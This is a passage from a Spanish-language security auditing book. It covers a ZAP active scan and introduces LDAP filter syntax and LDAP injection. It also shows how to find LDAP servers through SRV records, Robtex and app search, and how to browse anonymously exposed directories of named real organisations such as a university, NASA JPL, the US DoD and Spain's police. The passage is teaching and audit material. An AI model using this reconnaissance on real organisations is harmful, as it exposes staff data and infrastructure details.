En la siguiente prueba de concepto se realizará un escaneo activo sobre un nombre de dominio. El escaneo activo funciona de la siguiente manera:

1. Se hace un recorrido de la URL con el *Spider*.
2. Se realiza un escaneo activo de todas las URL obtenidas por el Spider.
3. Se analiza el contenido de cada URL y se muestran las alertas en función de la criticidad de la vulnerabilidad.

Una vez seleccionada la URL y lanzado el escaneo activo, ZAP encuentra y clasifica las siguientes vulnerabilidades:




Imagen 1.84: Alertas disparadas por ZAP durante el escaneo activo.

Vemos como las vulnerabilidades de tipo SQL *injection* con 2 instancias son catalogadas de alto riesgo, mientras que las de *Directory Browsing* con 3 instancias se catalogan de riesgo medio.

En la siguiente figura se muestra una de las instancias de *Directory Listing* descubiertas por ZAP, así como características interesantes del servidor donde se aloja la web:



Imagen 1.85: Directory Browsing descubierto por ZAP durante el escaneo activo.

Capítulo II
LDAP Injection & Blind LDAP Injection

LDAP (*Lightweight Directory Access Protocol*) es un protocolo de acceso "ligero", evitando la complejidad de su antecesor DAP (*Directory Access Protocol*), a un servicios de directorio utilizando como protocolo de comunicaciones TCP/IP. Inicialmente nació como una forma de consultar las bases de datos jerarquizadas de información en los árboles X.500 pero con el tiempo cobró entidad propia y a día de hoy en día el directorio de información es conocido como un árbol LDAP. Con sus propias estructuras y documentos que formalizan esta tecnología que tan popular se ha hecho.

A lo largo de este capítulo se analizarán con detalle los aspectos relativos a la implementación de ataques contra este tipo de directorios dentro de una auditoría de seguridad, prestando especial atención a los ataques de inyección de código (*LDAP Injection y Blind LDAP Injection*) en aquellas aplicaciones que basan parte de su funcionalidad en el esquema de almacenamiento y modo de acceso a la información propuesto por LDAP.

1. Tecnología LDAP

Actualmente, muchas de las soluciones utilizadas en los sistemas informáticos se basan en Directorios LDAP para funcionar. OpenLDAP, IBM Tivoli Directory Server, Novell E-Directory, SunOne Directory Server, Microsoft ADAM [Active Directory Application Mode] o Microsoft AD LDS [Active Directory LDAP Directory Services] son algunos ejemplos de productos que implementan las tecnologías LDAP en las organizaciones.

Debido a su especial funcionamiento, los directorios LDAP se han convertido en una pieza importante en los esquemas de autenticación y autorización de las empresas, haciendo que muchos servicios se apoyen en ellos para gestionar la seguridad de usuarios y recursos. Debido a esto muchas aplicaciones web utilizan los directorios LDAP como base de datos principal o como base de datos para la gestión de la seguridad, sobre todo en entornos corporativos.

El funcionamiento de una aplicación web que utiliza un Directorio LDAP puede resumirse de manera gráfica en el esquema que se muestra en la siguiente figura. Para representar el funcionamiento completo del proceso se ha utilizado la siguiente terminología que facilita la interpretación de los conceptos introducidos a continuación:

- Input: Lista de parámetros P de entrada



- Filter_seq: la secuencia de relaciones establecidas por la lógica de la aplicación sobre el input recibido y los atributos del sistema.
- filter_seq = (atributo 1 rel valor 1)(atributo 2 rel valor2)
- LDAP(Op,filter_seq): Filtro de búsqueda LDAP construido a partir de la secuencia de relaciones atributo/valor y uno de los operadores lógicos permitidos por el estándar.
- Q(LDAP): Consulta LDAP generada con el filtro de búsqueda LDAP(Op, filter_seq).
- RES(LDAP): Lista de resultados obtenidos tras la ejecución del filtro de búsqueda.
- HTMLRES(LDAP): Página HTML de resultados obtenidos tras la ejecución del filtro de búsqueda LDAP.




Imagen 2.01: Arquitectura Aplicación Web con Directorios LDAP.

Para que la aplicación web pueda consultar al árbol LDAP, previamente debe haber un proceso de autenticación y conexión a un punto del árbol LDAP que se conoce como binding. Este proceso, al igual que el que se produce en las bases de datos relacionales que funcionan con el lenguaje SQL se hace mediante una cadena de conexión al servicio LDAP. Para ello, el puerto por defecto para los árboles LDAP es el 389 y para las conexiones cifradas LDAP-S se utiliza el puerto well-know 639.

En ese proceso de autenticación entre la aplicación web y el árbol LDAP se produce una negociación de algoritmo de autenticación y un intercambio de credenciales que, como vamos a ver más adelante, también puede ser atacado de diferentes formas.

Los Directorios LDAP son consultados mediante un sencillo lenguaje consistente en la formulación de los llamados filtros de búsqueda LDAP. La sintaxis para su formulación se recoge en la especificación RFC 4515 (Howes, 2006). En ella se adjunta la definición completa del lenguaje de filtros, que puede ser resumido en la siguiente estructura:

Filter = (filtercomp)
Filtercomp = and / or / not / item
And = & filterlist
Or = | filterlist
Not = ! filter
Filterlist = 1*filter
Item = simple / present / substring
Simple = attr filtertype assertionvalue
Filtertype = "=" /"~="/ ">=" / "<="
Present = attr = *
Substring = attr "=" [initial] * [final]
Initial = assertionvalue
Final = assertionvalue
& = TRUE (*)
| = FALSE (*)

Imagen 2.02: Definición del lenguaje de filtros del protocolo LDAP.

NOTA: Las constantes lógicas fueron propuestas en una revisión posterior del lenguaje (RFC 4256)

Como se puede apreciar en la definición, un filtro siempre va entre paréntesis de apertura y cierre. Además, se dispone de un conjunto muy reducido de operadores lógicos, que son:

- Operador Lógico AND: Es representado por el carácter "&".
- Operador Lógico OR: Es representado por el carácter "|".
- Operador Lógico NOT: Es representado por el carácter "!".

Los operadores lógicos AND y OR solo son necesarios cuando la consulta LDAP utiliza más de un condicionantes. En los filtros con un único condicionante el uso de operadores AND y OR es redundante e inefectivo. Son los denominados filtros simples.

Para construir la lógica de un filtro LDAP se utilizan los operadores relacionales "menor o igual que" <=, "mayor o igual que" >=, "igual que" =, y "aproximado a" ~=. Además, se permite el uso de carácter asterisco *, como un sustituto de uno o varios caracteres.

Conociendo estas reglas del lenguaje, los siguientes serían ejemplos de filtros válidos:

- (&(!(objectClass=Impresoras))(uid=s*)): En este ejemplo se están seleccionando todos los objetos que cumplan que no son de la clase Impresoras y cuyo atributo uid tiene un valor que comienza por el carácter "s".
- (&(objectClass=user)(uid=*)): Este filtro devolverá la lista de todos los objetos con un valor igual a user en su atributo objectClass y que tengan algún valor en el atributo uid.
- No serían filtros válidos aquellos que no utilicen notación prefijada del operador o no utilicen un anidamiento correcto de paréntesis, como por ejemplo los siguientes:
- ((objectClass=Impresoras)|(nombre=Epson*)): En este ejemplo el operador lógico OR "|" no va correctamente situado.

- ((&(objectClass=Impresora))((nombre=Epson*Color)): En este caso los paréntesis no están bien anidados y, en realidad, se ha convertido en dos filtros. Esto estará permitido o no dependiendo del servidor LDAP que se esté utilizando.

Como ampliación al lenguaje, la especificación RFC 4517 reconoce el uso de dos constantes lógicas para representar los valores lógicos True y False que serán representados, respectivamente por las cadenas (&) y (|).

Como veremos, si la construcción de la consulta no es segura, se podrá atacar por medio de inyecciones de código LDAP Injection o Blind LDAP Injection al igual que se hace en otras tecnologías de acceso a bases de datos como SQL o XPath.

2. Descubrir los servidores LDAP

Para descubrir servidores LDAP en una auditoría de seguridad de una organización se pueden utilizar muchas aproximaciones. La primera de ellas, y más sencilla sería realizar un escaneo de todas las direcciones IP de la organización en busca de los puertos utilizados por estos servidores, que como ya se ha visto son los puertos 389 y 636. Esto se puede hacer manualmente, sobre todo si se está realizando en una red interna, o usando algún buscador como Shodan que ya haya realizado este trabajo previamente en Internet.

Otro de los sitios en los que localizar dónde se encuentran los servidores LDAP es acudir al servicio DNS de la compañía y buscar los registros de servicio o SRV Records que son registros de información que se han estandarizado para publicar los servicios proporcionados por organización.

Estos registros permiten que los servidores de la organización puedan ser encontrados por protocolos de autodescubrimiento, tales como los servicios de VOIP, los servicios de presencia o comunicaciones varias, y entre ellos se encuentran los servicios LDAP o los de Active Directory de Microsoft. Al final, si tienes catalogados qué aplicaciones o protocolos usan qué registros de servicios, basta con hacer consultas de tipo SRV y descubrir más información de la organización, algunos ejemplos:

```
_kerberos._tcp.debian.org        SRV service location:
          priority       = 0
          weight         = 0                          Nombre:   schuetz.debian.org
          port           = 88                         Address:   206.12.19.119
          svr hostname   = schuetz.debian.org
_kerberos._tcp.debian.org        SRV service location:
          priority       = 0
          weight         = 0                          Nombre:   byrd.debian.org
          port           = 88                         Address:   82.195.75.92
          svr hostname   = byrd.debian.org
```

Imagen 2.03: Registros Kerberos en el dominio Debian.

```
_ldap._tcp.umich.edu      SRV service location:
          priority       = 0
          weight         = 0
          port           = 389
          svr hostname   = ldap.itd.umich.edu
```

Imagen 2.04: Registro Ldap en la Universidad de Michigan.

```
_sip._tcp.cisco.com      SRV service location:
          priority       = 1
          weight         = 0
          port           = 5060
          svr hostname   = vcsgw.cisco.com
```

Imagen 2.05: Registros SIP en CISCO.

Como se puede ver, consultar los registros SRV no es demasiado complicado, son unos puertos, protocolos, prioridades y servidores que ofrecen esos servicios. Datos jugosos, sin duda, para un pentesting y que para localizar servidores ldap de una organización basta con configurar la consulta como tipo SRV y construir la búsqueda del registro:

```
_ldap._tpc.organizacion.dom
```

Otra buena opción es buscar los servidores temáticos, es decir, aquellos que han sido bautizados en el nombre con su rol – ldap.miorg.com, sqlserver.mirorg.com, firewall.miorg.com, etc… - con un buscador como Robtex. Así, una sencilla búsqueda en ***Robtex*** por ***ldap.*** devuelve unos mil y pico servidores llamados "***ldap.***" tal y como se puede ver en la imagen siguiente.




Imagen 2.06: Servidores que comienzan su nombre por ldap encontrados en Robtex.

Como se puede ver, si se quieren evitar los ataques producidos por los dorks, es decir, por búsquedas de objetivos a través de motores de búsqueda, parece que va ser una muy buena idea eso de utilizar nombres que no identifiquen la carga software del servidor, por si aparece algún 0day en alguno de esos software.

Esta búsqueda de servidores LDAP a través de dorks también se puede hacer a través de otras bases de datos. En mi caso personal cuento con el acceso a Tacyt, un Big Data de aplicaciones móviles que nos permite buscar por cualquier característica en las apps y, por tanto, por los enlaces que lleva dentro la aplicación. Esta característica permite crear dorks de búsqueda y me permite localizar, por ejemplo, algún backend que pudiera estar construido en LDAP y que tuviera alguna aplicación para consultarlo.




Imagen 2.07: Buscando apps en Android con links a LDAP.

Como se ve aparecen 14 apps, pero una de ellas llama especialmente la atención. Se trata de una app que tenía el backend de acceso a los servidores LDAP construido con WebServices – extensión .amsx -.




Imagen 2.08: Enlaces a un backend LDAP accedido vía WebServices.

Por desgracia, la app parecía que había sido retirada de Google Play hacía algún tiempo, así que lo más probable es que no estuviera ya disponible el backend. Es lo que se debe hacer cuando se retira una app del mercado. Sin embargo, al probar se puede alcanzar la información de los WebServices aún activados, así que si tenía un poco de suerte tal vez toda la infraestructura detrás de la app también estaría funcionando.




Imagen 2.09: El backend con los webservices aún activo.

Al mirar el WebService concreto para obtener información de los usuarios se puede comprobar que necesitamos unas credenciales de acceso que, como veremos un poco más adelante, estará hardcodeadas en la propia aplicación móvil, por lo que se podrá acceder a todo el contenido del árbol LDAP que ha sido descubierto por el código de una app móvil que ya había sido retirada.

Por supuesto, utilizar cosas más conocidas como Google puede ser una buena opción, o analizar la estructura de la web que se está analizando en detalle. A veces, la misma aplicación web, los mensajes de error que muestra o simplemente por el conocimiento del framework que se está auditando, es más que suficiente para saber que tenemos en frente un servidor LDAP.

3. Autenticación en servidores LDAP

Una de las formas de atacar un árbol LDAP es la de realizar un ataque de man in the middle a una conexión LDAP, y robar las credenciales del usuario en el proceso de Binding. Para ello, es fundamental conocer qué protocolos de autenticación y qué medidas de seguridad existen durante el proceso de autenticación con credenciales. Sin embargo, los árboles LDAP también permiten la conexión de usuarios anónimos, lo que puede ser un buen problema si está expuesto a información con datos sensibles o simplemente para dar información a un atacante que quiera robar las credenciales de un usuario concreto.

3.1 Árboles LDAP con acceso anónimo

Hoy en día es común encontrase con árboles LDAP totalmente públicos en los que se almacena datos más que sensibles y útiles para atacantes a sistemas. Veamos un ejemplo con la Universidad de Michigan. En ella, como en muchas otras universidades y organismos alrededor del mundo, se ofrece un Listín de Teléfonos a través de un Directorio LDAP. En este caso en esta URL: http://directory.umich.edu/.

Este servicio es un buscador público al que se puede acceder sin ningún problema para consultar información sobre las personas de la universidad. Si ahí buscamos a alguien del sistema, por ejemplo, a "java" vemos que salen los datos de un cierto usuario y del que se muestra, por ejemplo, el tipo de bebida que más le gusta. Algunos datos están restringidos por el programador de la web y se nos han mostrado solo los atributos que parecen más lógicos para el listín de Teléfonos, como por ejemplo la bebida que más le gusta a Java.




Imagen 2.10: La bebida preferida de Java es la cerveza de raíz.

Esta aplicación web muestra los datos que le parecen pertinentes a este sitio y no solo eso, sino que también restringe el tipo de objetos sobre los que preguntar y los contenedores dónde ejecutar las cadenas de búsqueda. Es decir, "se protege" cierta información del árbol LDAP en la representación de salida.

No obstante, la Universidad también permite conexiones al árbol LDAP mediante otro tipo de clientes, y basta con buscar en la guía de información y encontrar como se configuran las conexiones. En la Guía de Información de la universidad informan de cual es nombre del servidor LDAP: ***ldap:// ldap.itd.umich.edu***

El servidor está publicado en Internet y con acceso anónimo, es decir, público, como un buen "Listín de Teléfonos" al servicio de todo el mundo. Sin embargo, al haber utilizado un esquema "más generalista", hay información mucho más útil publicada. Utilizando un cliente LDAP puro, como LDAP Browser, se puede realizar la conexión al árbol LDAP público y ver qué información ofrece. Para conectarse a servidores LDAP públicos basta con conocer la dirección y el puerto. El puerto por defecto es el 389.




Imagen 2.11: Conexión a un árbol LDAP y Configuración de la conexión anónima.

Y en segundo lugar acceder sólo a los objetos e información pública, para ello se marta la opción de enlace anónimo. El resto es navegar por el árbol para ver la información que se ofrece públicamente:

Como se puede ver en la siguiente imagen en algunos de estos árboles LDAP públicos se oferta información que puede ser potencialmente peligrosa. Las versiones LDAP v2 en adelante ofertan todo un conjunto de permisos y privilegios que pueden utilizarse para restringir a nivel LDAP qué objetos, qué atributos y que clases pueden ser accedidas por qué usuarios y con qué privilegios. Es decir, la gestión de la seguridad completa y es importante que se haga uso de ellos para proteger el acceso a los datos.

■■■

ou=Security,dc=umich,dc=edu

File Edit View Tools Help

(objectClass=*)

- ldap.itd.umich.edu
  - dc=umich
    - ou=Groups
    - ou=Miscellaneous S
    - ou=People
    - ou=Security
      - cn=Batch Updat
      - cn=Manager
      - cn=Postmaster
      - ou=Accounts
      - ou=Consulting
      - cn=uniqname
      - cn=ITCS W2k
      - ou=mail agents
      - ou=group agent
      - ou=authorizatio
      - cn=Directory Ma

Name	Value	Type	Size
cn	Batch Update	entry	unknown
cn	Manager	entry	unknown
cn	Postmaster	entry	unknown
ou	Accounts	entry	unknown
ou	Consulting	entry	unknown
cn	uniqname	entry	unknown
cn	ITCS W2k	entry	unknown
ou	mail agents	entry	unknown
ou	group agents	entry	unknown
ou	authorization	entry	unknown
cn	Directory Maintenance	entry	unknown
objectClass	organizationalUnit	text attribute	18
objectClass	top	text attribute	3
ou	Security	text attribute	8
createTimestamp	20000507192351Z	operational attribute	15
modifyTimestamp	20000507192351Z	operational attribute	15
structuralObjectClass	organizationalUnit	operational attribute	18
entryUUID	54518408-3a2b-1027-99f0-a4d1b4e25ed3	operational attribute	36
creatorsName	cn=updatedn,dc=umich,dc=edu	operational attribute	27
modifiersName	cn=updatedn,dc=umich,dc=edu	operational attribute	27
entryCSN	2003062401:02:53Z#0x007e#0#0000	operational attribute	31
entryDN	ou=Security,dc=umich,dc=edu	operational attribute	27
subschemaSubentry	cn=Subschema	operational attribute	12
hasSubordinates	TRUE	operational attribute	4

Imagen 2.12: Navegando por el árbol LDAP.

Como recomendaciones de seguridad añadidas habría que tener en cuenta el uso de LDAPs o SASL para autenticar las conexiones que hagan binding con credenciales para que no se puedan interceptar las credenciales como se vio en este ejemplo. Pero, como vamos a ver, esto no es un caso aislado de la universidad de Michigan.

Usando el truco de la búsqueda por Robtex es posible localizar un servidor en la NASA que se llama ldap.jpl.nasa.gov en un subdominio, lo que más que probablemente apunta a un servidor LDAP. El subdominio en concreto te sonará si has visto la película de Gravity o eres aficionado a los viajes espaciales, ya que es el JPL (Jet Propulsation Laboratory) de la Nasa.




Imagen 2.13: Servidores ldap en nasa.gov.

Como se puede ver en estas capturas, basta con utilizar un cliente LDAP como LDAP Browser, con una conexión anónima y el árbol LDAP que se muestra está repleto de datos del personal de la organización. Teléfonos, correos electrónicos, departamentos, cargos, proyectos, personas trabajando en cada proyecto, etcétera. Realmente información que cuesta creer que deba ser pública, pero si los administradores de los sitios así lo quieren, pues que así sea.




Imagen 2.14: Conexión anónima al árbol LDAP de la NASA.

En este caso de la NASA se puede ver no solo los datos de los usuarios, sino además todos los proyectos en los que están trabajando cada uno de los científicos e investigadores de la organización, tal y como se ve en la imagen siguiente.

En el escenario de hoy en día, en el que la información es poder, en el que vemos ataques diariamente a grandes empresas y organizaciones, cuesta creer que esto haya podido estar así durante tanto tiempo en la NASA.

No te extrañe si pruebas a conectarte cuando leas este libro y ya lo han quitado, deberían haberlo retirado hace mucho tiempo.




Imagen 2.15: Unidades Organizativas para proyectos.

También es posible utilizar otro truco muy sencillo para localizar los servidores LDAP de una organización que han sido configurados para permitir el acceso anónimo de todo el mundo, y os voy a poner un par de ejemplos con el Departamento de Defensa Americano y con la Policía de España.

Para este truco que debes tener siempre presente, nos vamos a aprovechar de que, como se puede ver en este certificado digital que se utiliza en una de las webs del Departamento de Defensa de Estados Unidos que usa Http-s, utilizan una estructura LDAP para gestionar las CRLs.

Las CRLs o Certification Revocation Lists son un fichero que le indica al cliente dónde puede consultar los certificados que fueron emitidos por el DoD pero que hoy en día ya no son válidos. Las CRLs no son la mejor de las tecnologías para realizar esto ya que en ataques de man in the middle puede engañarse al navegador, pero muchos certificados aún vienen configurados con una URL que apunta a un servidor LDAP para que se consulte allí si el certificado es válido o ha sido revocado.




Imagen 2.16: Certificado Digital usando en un servicio https.

Así, lo único que hay que hacer es abrir un cliente LDAP y crear una conexión anónima a ese servidor LDAP del DoD para ver qué es lo que contiene en concreto. Si todo está bien, no debería ser un problema, pero siempre se obtiene algo de información útil para un ataque futuro, así que dejar que alguien se conecte a un servidor LDAP de forma anónima no parece una buena idea para nada.

Como se observa, toda la información es pública, y se puede acceder a las claves públicas de las entidades certificadoras (Cas), ver cuáles usan sistemas de hashing que puedan ser atacados fácilmente por problemas de colisiones, descargar todas las CAs públicas para hacer las pruebas en local, y sacar información de infraestructura de dominios, software y configuración de toda la política de certificación. Información nada baladí en los tiempos que corren.

■ ■ ■

cn=DoD EMAIL CA-11,ou=pki,ou=dod,o=u.s. government,c=us - Softerra LDAP Browser 4.5

File Edit View Favorites Server Entry Schema Reports Tools Window Help

Scope Pane

- US
  - ou=ECA
    - ou=Certification Authorities
    - cn=ECA Root CA 2
    - cn=ECA Root CA
  - ou=DoD
    - ou=PKI
      - cn=DoD CA-11
      - cn=DoD CA-12
      - cn=DoD CA-13
      - cn=DOD CA-14
      - cn=DoD CA-15
      - cn=DoD CA-16
      - cn=DoD CA-17
      - cn=DoD CA-18
      - cn=DoD EMAIL CA-11
      - cn=DoD EMAIL CA-12
      - cn=DoD EMAIL CA-13
      - cn=DOD EMAIL CA-14
      - cn=DoD EMAIL CA-15
      - cn=DOD CA-19
      - cn=DOD CA-20
      - cn=DOD EMAIL CA-19
      - cn=DOD EMAIL CA-20

Find what: Search in: Names, Description Find

Name	Value	Type	Size
certificateRevocationList;binary	US, U.S. Government, DoD, PKI, DOD EMAIL CA-11	Attribute	32.8 KB
crossCertificatePair;binary	30 82 04 42 A0 82 04 3E 30 82 04 3A 30 8...	Attribute	1.1 KB
objectClass	top	Attribute	3
objectClass	person	Attribute	6
objectClass	organizationalPerson	Attribute	20
objectClass	inetorgperson	Attribute	13
objectClass	certificationauthority	Attribute	22
uid	DOD EMAIL CA-11	Attribute	15
cACertificate;binary	DOD EMAIL CA-11	Attribute	1.1 KB
givenName	DoD EMAIL CA-11	Attribute	15
sn	DoD EMAIL CA-11	Attribute	15
cn	DoD EMAIL CA-11	Attribute	15

List View HTML View

Output Basket

12 items Anonymous Schema failed

Imagen 2.17: Navegando por la estructura PKI del DOD usando LDAP Browser.

Con la misma idea, es decir, conectándose por http-s para ver los detalles del certificado y buscar la información de la CRL, fue posible descubrir que en la información del certificado digital que utilizaba policía.es aparecía una ruta LDAP a un servidor. Esto quiere decir que era posible hacer lo mismo que hemos visto con el DoD pero con los servidores de la Policía de España, tal y como se observa en la imagen siguiente.

